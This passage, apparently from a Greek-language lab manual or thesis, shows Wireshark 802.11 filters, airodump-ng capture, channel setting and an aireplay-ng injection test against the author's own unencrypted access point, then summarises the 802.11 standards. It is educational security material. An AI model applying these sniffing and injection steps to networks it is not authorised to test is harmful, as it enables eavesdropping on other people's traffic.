
Εικόνα 114: Τροποποίηση φίλτρου μόνο για πλαίσια ελέγχου

Τέλος, για να δούμε τα πλαίσια δεδομένων τροποποιούμε το φίλτρο με την έκφραση *wlan.fc.type == 2*.



Εικόνα 115: Τροποποίηση φίλτρου μόνο για πλαίσια δεδομένων


Όπως προαναφέραμε, τα πλαίσια ελέγχου έχουν και υπο-τύπους. Για να επιλέξουμε επιπλέον ένα υπο-τύπο, χρησιμοποιούμε το φίλτρο *wlan.fc.subtype*. Για παράδειγμα, για να δούμε όλα τα πλαίσια Beacon (φάρος) μεταξύ όλων των πλαισίων διαχείρισης χρησιμοποιούμε το ακόλουθο φίλτρο *(wlan.fc.type == 0) && (wlan.fc.subtype == 8)*. Εναλλακτικά, μπορούμε με δεξί κλικ σε οποιοδήποτε από τα πεδία της κεφαλίδας στο μεσαίο παράθυρο να το επιλέξουμε και στην συνέχεια να το προσθέσουμε ως φίλτρο.



Εικόνα 116: Τροποποίηση φίλτρου ελέγχου για την εμφάνιση υποτύπων


Με τα παραπάνω είδαμε πώς να φιλτράρουμε τα πακέτα σε Wireshark χρησιμοποιώντας διάφορες εκφράσεις φίλτρου. Αυτό μας βοηθά να παρακολουθούμε επιλεγμένα πακέτα από τις συσκευές που μας ενδιαφέρουν, αντί να προσπαθούμε να αναλύσουμε όλα τα πακέτα στον αέρα. Επίσης, μπορούμε να δούμε ότι οι επικεφαλίδες των πακέτων ελέγχου και δεδομένων των πλαισίων είναι ένα απλό κείμενο και δεν περιέχουν καμία κρυπτογράφηση. Με αυτό τον τρόπο όποιος μπορεί να «μυρίσει» τα πακέτα μπορεί να διαβάσει αυτές τις κεφαλίδες. Είναι επίσης σημαντικό να σημειωθεί ότι ένας χάκερ έχει την δυνατότητα να τροποποιήσει κάποια από αυτά τα πακέτα και να τα αναμεταδώσει.

Θα δείξουμε τώρα έναν τρόπο σύλληψης πακέτων δεδομένων για ένα συγκεκριμένο ασύρματο δίκτυο. Για λόγους απλότητας, θα δούμε πακέτα χωρίς κρυπτογράφηση. Αρχικά ενεργοποιούμε το σημείο πρόσβασης ESSID που έχουμε ονομάσει ergasia. Και το αφήνουμε να μην χρησιμοποιεί κρυπτογράφηση. Στην συνέχεια θα πρέπει να βρούμε το κανάλι στο οποίο λειτουργεί το σημείο ασύρματης πρόσβασης. Για να το κάνουμε αυτό, ανοίγουμε ένα τερματικό και τρέχουμε *airodump-ng --bssid BC:F6:85:56:C8:6D mon0* όπου BC:F6:85:56:C8:6D είναι η διεύθυνση MAC του σημείου πρόσβασης μας. Σύντομα θα πρέπει να δούμε το σημείο πρόσβασης να εμφανίζεται στην οθόνη μαζί με το κανάλι που τρέχει.




Εικόνα 117: Σύλληψη ασύρματων πακέτων (airodump-ng)

Παρατηρούμε το σημείο πρόσβασής μας καθώς και το κανάλι 1 που τρέχει το ασύρματο δίκτυο μας. Για να μπορούμε να συλλαμβάνουμε πακέτα δεδομένων από το ανωτέρω σημείο πρόσβασης, θα πρέπει να ρυθμίσουμε την ασύρματη κάρτα μας για το ίδιο κανάλι που είναι το κανάλι 1. Για να το κάνουμε αυτό τρέχουμε την εντολή *iwconfig mon0 channel 1* και στη συνέχεια εκτελούμε την εντολή *iwconfig mon0* για να το ελέγξουμε. Θα πρέπει να δούμε την Συχνότητα: 2,412 GHz στην έξοδο η οποία αντιστοιχεί στο Κανάλι 1.




Εικόνα 118: Ρύθμιση ασύρματης κάρτας στο επιθυμητό κανάλι εκπομπής

Ξαναπάμε τώρα στο Wireshark και το βάζουμε να αρχίσει το sniffing στη διασύνδεση mon0. Αφού ξεκινήσει sniffing των πακέτων, θα εφαρμόσουμε ένα φίλτρο για την bssid του σημείου πρόσβασής μας, το οποίο θα είναι *wlan.bssid == BC:F6:85:56:C8:6D* στην περιοχή φίλτρου.




Εικόνα 119: Έναρξη capture από wireshark για την διασύνδεση mon0

Για να δούμε τα πακέτα δεδομένων για το σημείο πρόσβασής μας, προσθέτουμε το ακόλουθο στο παραθυρικό φίλτρο *(wlan.bssid == BC:F6:85:56:C8:6D) && (wlan.fc.type_subtype == 0x20)*. Ανοίγουμε ταυτόχρονα το πρόγραμμα περιήγησής μας και πληκτρολογούμε τη διεύθυνση URL στο περιβάλλον διαχείρισης του σημείου πρόσβασης. Στην περίπτωσή μας, είναι http://192.168.1.1. Αυτό θα δημιουργήσει πακέτα δεδομένων που θα συλλάβει το Wireshark.



Εικόνα 120: Εμφάνιση πακέτων δεδομένων από wireshark και προσθήκη φίλτρου




Εικόνα 121: Ανίχνευση πακέτων και αναγνώριση σημείου πρόσβασης

Έχουμε μόλις ανιχνεύσει πακέτα δεδομένων μέσω του αέρα με το Wireshark χρησιμοποιώντας διάφορα φίλτρα. Όσον αφορά το σημείο πρόσβασής μας δεν χρησιμοποιεί κρυπτογράφηση και έτσι είμαστε σε θέση να δούμε όλα τα δεδομένα σε μορφή απλού κειμένου. Αυτό είναι ένα σημαντικό θέμα της ασφάλειας, αφού με βάση το σημείο πρόσβασης μπορεί ο καθένας να δει όλα τα πακέτα περιήγησης, αν χρησιμοποιεί ένα sniffer όπως το Wireshark.


Περαιτέρω θα χρησιμοποιήσουμε το Wireshark για να αναλύσουμε τα πακέτα δεδομένων. Θα παρατηρήσουμε ότι ένα αίτημα DHCP γίνεται από τον πελάτη και αν ένας DHCP server είναι διαθέσιμος, απαντά με μια διεύθυνση. Στη συνέχεια, μπορούμε να βρούμε πακέτα ARP καθώς και άλλα πακέτα πρωτοκόλλων στον αέρα. Είναι σημαντικό να μπορούμε να δούμε ένα ίχνος πακέτου και το πώς ανακατασκευάζεται στον ασύρματο ξενιστή και πώς επικοινωνεί με το υπόλοιπο δίκτυο. Ένα από τα ενδιαφέροντα χαρακτηριστικά του Wireshark είναι και το "Follow a Stream". Αυτό μας επιτρέπει να δούμε πολλά πακέτα μαζί, τα οποία αποτελούν μέρος της TCP ανταλλαγής, στην ίδια σύνδεση. Επίσης, θα δοκιμάσουμε να συνδεθούμε στο gmail.com ή οποιαδήποτε άλλη δημοφιλή δικτυακό τόπο, και να αναλύσουμε τα δεδομένα που παράγονται από την κυκλοφορία.

Θα ξεκινήσουμε το Wireshark χωρίς σύνδεση στο δίκτυο και θα χρησιμοποιήσουμε το φίλτρο *(wlan.bssid == BC:F6:85:56:C8:6D) && ! (wlan.fc.type_subtype == 0x08)*. Αυτό θα εξασφαλίσει ότι βλέπουμε μόνο τα πακέτα του δικτύου μας.




Εικόνα 122: Έναρξη capture wireshark και εισαγωγή φίλτρου για το δικό μας μόνο δίκτυο

Στην συνέχεια ξεκινώντας ξανά το backtrack και συνδεόμενοι στο σημείο πρόσβασης αυτή την φορά στο κανάλι 6 (έχουμε θέσει το channel mode στο auto αρχικά στο router) εκτελούμε την ακόλουθη εντολή: *aireplay-ng -9 –e "ergasia" -a BC:F6:85:56:C8:6D mon0.* Το όρισμα -9 είναι το test που θα εκτελέσουμε, -e το όνομα του ESSID μας ενώ –a η mac του a.p. Βρήκαμε το a.p



Εικόνα 123: Χρήση airplay-ng για την έρευση του access point

Πηγαίνοντας πίσω στο Wireshark τώρα θα πρέπει να δούμε πολλά από τα πακέτα που εμφανίζονται στην οθόνη. Μερικά από αυτά τα πακέτα έχουν αποσταλεί από το *aireplay-ng* που ξεκινήσαμε, και άλλα από το σημείο πρόσβασης (ergasia) ασύρματα.



Εικόνα 124: Απεικόνιση πακέτων στο wireshark με airplay-ng και access point

Είναι σκόπιμο σ' αυτό το σημείο να πούμε κάποια βασικά πράγματα για το πρότυπο 802.11.

Πρότυπο 802.11

Πρόκειται για την πρώτη προδιαγραφή φυσικού επιπέδου που εκδόθηκε το 1997. Ορίζονται τρία φυσικά μέσα:

Α) Διασπορά φάσματος άμεσης ακολουθίας που λειτουργεί στη ζώνη των 2.4 Ghz με ρυθμούς δεδομένων 1 και 2 Mbps.

Β) Διασπορά φάσματος αναπήδησης συχνότητας που λειτουργεί στη ζώνη ISM των 2.4 Ghz με ρυθμούς δεδομένων 1 και 2 Mbps.

Γ) Υπέρυθρες σε ρυθμούς δεδομένων 1 και 2 Mbps που λειτουργούν με μήκος κύματος μεταξύ 850 και 950 nm.

Πρότυπο 802.11 a

Η προδιαγραφή 802.11a χρησιμοποιεί το ίδιο πρωτόκολλο συνδέσμου μετάδοσης δεδομένων και την ίδια μορφή πλαισίων με την αρχική προδιαγραφή., αλλά χρησιμοποιεί ορθογώνια πολυπλεξία διαίρεσης συχνότητας (OFDM) και τη ζώνη των 5GHz για εκπομπή. Ο ρυθμός δεδομένων για αυτή την προδιαγραφή φτάνει έως και 54 Mbps και η περιοχή κάλυψης φτάνει τα 35 m.

Πρότυπο 802.11 b

Το IEEE 802.11 b χρησιμοποιεί τη συμπληρωματική διαμόρφωση κώδικα (CCK) για την επίτευξη μεγαλύτερου ρυθμού δεδομένων στη συχνότητα 2.4 GHz, ο οποίος φτάνει τα 11 Mbps. Η περιοχή κάλυψης αυτής της προδιαγραφής φτάνει τα 38m. Ένα σοβαρό πρόβλημα για τις συσκευές που χρησιμοποιούν το 802.11 b είναι οι παρεμβολές από τη λειτουργία άλλων συσκευών που λειτουργούν στην ίδια συχνότητα, όπως συσκευές bluetooth, φούρνοι μικροκυμάτων, ασύρματα τηλέφωνα.

Πρότυπο 802.11 g

Το 802.11 g είναι η προδιαγραφή που χρησιμοποιήθηκε ευρύτατα από τις συσκευές ασύρματων δικτύων. Λειτουργεί και αυτό στη συχνότητα 2.4 Ghz, αλλά έχει μεγαλύτερο ρυθμό δεδομένων από την 802.11 b, ο οποίος φτάνει τα 54 Mbps. Η περιοχή κάλυψης αυτής της προδιαγραφής είναι επίσης υψηλή και φτάνει τα 100 m.

Πρότυπο 802.11 n

Το 802.11 n με χρήση πολλαπλών κεραιών (μέθοδος γνωστή ως MIMO, (Multiple Inputs Multiple Outputs) αναμένεται να παρέχει ονομαστικό ρυθμό μετάδοσης από 108 Mbps έως και 600 Mbps. Σε αντίθεση με τις προηγούμενες προδιαγραφές, πρόκειται να τυποποιηθεί σύντομα και να κυκλοφορήσουν εμπορικά προϊόντα βασισμένα σε αυτό. Μάλιστα κάρτες ασύρματης δικτύωσης συμβατές με το 802.11n έχουν ήδη βγει στην αγορά από ορισμένους προμηθευτές.

